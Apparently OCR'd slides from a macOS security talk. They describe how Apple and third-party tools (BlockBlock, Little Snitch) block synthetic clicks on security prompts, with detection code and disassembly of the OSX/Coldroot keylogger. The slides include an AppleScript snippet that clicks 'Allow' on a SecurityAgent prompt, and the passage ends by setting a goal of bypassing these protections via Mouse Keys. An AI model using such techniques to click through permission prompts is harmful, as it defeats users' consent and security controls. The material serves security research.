
## how Apple (et. al) protect the UI



# Blocking AppleScript UI Interactions






OS alert

```
tell process "SecurityAgent"
    click button "Allow" ....
end tell
```

try click...


tccd access check?


```
$ log show
tccd  PID[44854] is checking access for target PID[44855]
tccd  Service kTCCServiceAccessibility does not allow prompting; returning preflight_unknown

execution error: System Events got an error: osascript is not allowed assistive access. (-1719)
```

log messages


# Blocking AppleScript UI Interactions

tccd, checks TCC.db




tccd is an OS daemon that manages the privacy database, TCC.db






TCC.db

```
# fs_usage -w -f filesystem | grep tccd

RdData /Library/Application Support/com.apple.TCC/TCC.db  tccd

open   /Applications/Utilities/Terminal.app/Contents/MacOS/Terminal  tccd
access /Applications/Utilities/Terminal.app/Contents/_CodeSignature  tccd

WrData /Library/Application Support/com.apple.TCC/TCC.db  tccd
```

tccd interactions with TCC.db

# Blocking Core Graphic Events




Core Graphics events may now trigger an authentication prompt, or be ignored when sent to 'protected' OS alerts!

# Blocking Core Graphic Events

```
default 08:52:57.441538 -1000 tccd  PID[209] is checking access for target PID[25349]
error 08:52:57.657628 -1000 WindowServer  Sender is prohibited from synthesizing events
```

```
int post_filtered_event_tap_data(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5)

    if (CGXSenderCanSynthesizeEvents() == 0x0) goto loc_702e9;

loc_702e9:
    if (os_log_type_enabled(*_default_log, 0x10) != 0x0) {
            rbx = *_default_log;
            _os_log_error_impl(..., rbx, 0x10, "Sender is prohibited from synthesizing events",...);
    }

int CGXSenderCanSynthesizeEvents() {
    ...
    rax = sandbox_check_by_audit_token("hid-control", 0x0, rdx, rdx);
```

```
/**
 @brief Access control check for software HID control
 @param cred Subject credential

 Determine whether the subject identified by the credential can
 control the HID (Human Interface Device) subsystem, such as to
 post synthetic keypresses, pointer movement and clicks.

 @return Return 0 if access is granted, or an appropriate value
 errno.
 */
typedef int mpo_iokit_check_hid_control_t(kauth_cred_t);
```

**user-mode check:**
**'CGXSenderCanSynthesizeEvents'**

**kernel-mode check:**
**'mpo_iokit_check_hid_control_t'**

# Protecting TCC.db

TCC.db

SIP == no keylogging!

```
cmp     byte ptr [eax+38h], 0
jz      short accessibilityError

mov     cl, 0
lea     edx, "/private/var/tmp/"
lea     eax, "Accessibility OK "
call    _DEBUGUNIT_$$_LOGKEY$ANSISTRING$ANSISTRING$BOOLEAN

mov     edx, 1
mov     eax, ds:(_VMT_$KEYLOSER_$$_TKEYLOGGERTHREAD_ptr - 11D95h)[ebx]
call    _KEYLOSER$_$TKEYLOGGERTHREAD_$__$$_CREATE$$TKEYLOGGERTHREAD
jmp     short continue

accessibilityError:

mov     cl, 0
lea     edx, "/private/var/tmp/tmp34322gsdlj.log"
lea     eax, "Accessibility Error "
call    _DEBUGUNIT_$$_LOGKEY$ANSISTRING$ANSISTRING$BOOLEAN
```


OSX/Coldroot

```
$ ls -lartO "/Library/Application Support/com.apple.TCC/TCC.db"

-rw-r--r--  1 root  wheel  restricted
```

TCC.db; now protected by SIP

# Summarizing Apple's Protections

1



require 'accessibility rights'

AppleScript

2

filter 'synthetic events'

CoreGraphics

**SecurityAgent**

Available for: OS X El Capitan 10.11

Impact: A malicious application can programmatically control keychain access prompts

Description: A method existed for applications to create synthetic clicks on keychain prompts. This was addressed by disabling synthetic clicks for keychain access windows.

CVE-ID


CVE-2015-5943

3

protect privacy database (TCC.db) with SIP

UI 'bypass'


think 3rd-party security products...





though, only 'OS-security-relevant' windows are protected!?

# 3rd-party Protection


## BlockBlock







```
-(void)mouseDown:(NSEvent *)event
{
    //get event's pid & uid
    processID =  CGEventGetIntegerValueField(event.CGEvent, kCGEventSourceUnixProcessID);
    processUID = CGEventGetIntegerValueField(event.CGEvent, kCGEventSourceUserID);

    //block if:
    // a) not: root, or uid (root) or uid (_hidd)
    // b) not: not an apple-signed binary
    if( (0 != processID) && (0 != processUID) && (HID_UID != processUID) &&
        (YES != binary.isApple) )
    {
        //bail
        logMsg(LOG_ERR, "ignoring simulated mouse event");
        return;
    }

    //allow
    [super mouseDown:event];
```



# 3rd-party Protection

## LittleSnitch (firewall)



# 3rd-party Protection

## LittleSnitch (firewall)

`kCGEventSourceStateID`

Key to access a field that contains the event source state ID used to create this event.


**kCGEventSourceStateID**

```
char -[NSEvent isSimulated]{
    rbx = self;
    rax = [self type];

    //type of event (mouse/keyboard?)
    if ((rax <= 0xb) && (!(BIT_TEST(0xc06, rax)))) {

            //get cg event
            rbx = sub_10003034b(rbx);

             //check 'kCGEventSourceStateID' (0x2d)  and 'kCGEventSourceUnixProcessID' (0x29)
            if (((rbx != 0x0) && (CGEventGetIntegerValueField(rbx, 0x2d) != 0x1)) && (CGEventGetIntegerValueField(rbx, 0x29) != getpid())) {

                    //get path
                    rbx = sub_10003039e(rbx);

                    //exceptions for 'ScreensharingAgent' and 'AppleVNCServer'
                    if ([sub_100030478() containsObject:rbx] != 0x0) {
                            rcx = 0x0;
                    }
                    else {
                            rcx = 0x1;
                    }
            }
            else {
                    rcx = 0x0;
            }
    }
    rax = rcx & 0xff;
    return rax;
}
```

**Little Snitch's synthetic event detection**


# Finding A Bypass

## synthetically interact with the UI



# The Goal

## bypass Apple's UI protections




bypass apple's protections

```
target:  High Sierra
privs:   Normal user (no root)
goal:    Programmatically interact with any OS UI prompt
```


# 'Mouse Keys'

## your keyboard is now the mouse



will Apple 'allow'?!

> ***"you can move the mouse pointer and press the mouse button using the keyboard"*** **-apple**



## macOS Sierra: Control the pointer using Mouse Keys

